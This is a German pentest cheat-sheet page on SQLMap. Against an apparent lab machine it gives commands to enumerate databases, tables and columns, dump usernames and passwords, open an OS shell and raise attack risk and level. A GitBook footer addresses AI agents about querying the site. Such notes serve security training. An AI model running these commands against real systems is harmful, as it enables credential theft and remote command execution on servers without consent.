> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/hacking-tools/web/sqlmap.md).
# SQLMap
SQLMap-Penetrationstestnotizen für die Erkennung von SQL-Injection, DBMS-Fingerprinting, Datenbank-Enumeration, Tabellen- und Spaltenfindung, Daten-Dumping, cookie-basierte Tests, Anpassung von Risiko und Level, OS-Shell
{% hint style="info" %}
**SQLMap** ist ein Open-Source-Penetrationstest-Tool, das speziell dafür entwickelt wurde, SQL-Injection-Schwachstellen in Webanwendungen zu erkennen und auszunutzen. Es automatisiert den Prozess der Erkennung und Ausnutzung von SQL-Schwachstellen, indem es mit den zugrunde liegenden Datenbanken interagiert. SQLMap wird von IT-Sicherheitsexperten und Sicherheitsforschern verwendet, um die Sicherheit von Webanwendungen zu bewerten, indem SQL-bezogene Sicherheitslücken identifiziert und ausgenutzt werden.
{% endhint %}
## SQLMap-Workflow
1. Erfasse oder erstelle die verwundbare Anfrage, einschließlich Cookies, Header und des injizierbaren Parameters.
2. Fingerprint des DBMS, wenn möglich, und anpassen `--risk`, `--level`, und `--dbms` erst nach Bestätigung des Verhaltens.
3. Databases, Tabellen, Spalten und Ziel-Datensätze mit dem kleinstmöglichen Abfrageumfang aufzählen, der die Auswirkung belegt.
4. Nur die für das Prüfungsziel erforderlichen Daten dumpen und die exakte Befehlszeile für den Bericht aufbewahren.
5. Den Befund manuell validieren, wenn der Bericht einen minimalen Proof of Concept ohne Automatisierung benötigt.
## Häufige SQLMap-Operationen

## Datenbanken auflisten:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --dbs --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Tabellen in einer angegebenen Datenbank suchen:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --tables --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Spalten in einer bestimmten Tabelle finden:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Benutzer und Passwörter aus der Tabelle "users" dumpen:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" -T users -C username,password --dump
```
## Interaktive Konsole:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --os-shell --batch
```
## Interessante Parameter:
#### Das Angriffsrisiko und die Tiefe festlegen:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --dbms mysql --risk 3 --level 4
```
#### Wenn wir den Typ der Datenbank mit dem Parameter kennen:
--dbms mysql
#### Um alle Arten von Angriffen zu testen, ohne jedes Mal eine Anfrage zu stellen:
```bash
--batch
```
### Alle Notizen
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/hacking-tools/web/sqlmap.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.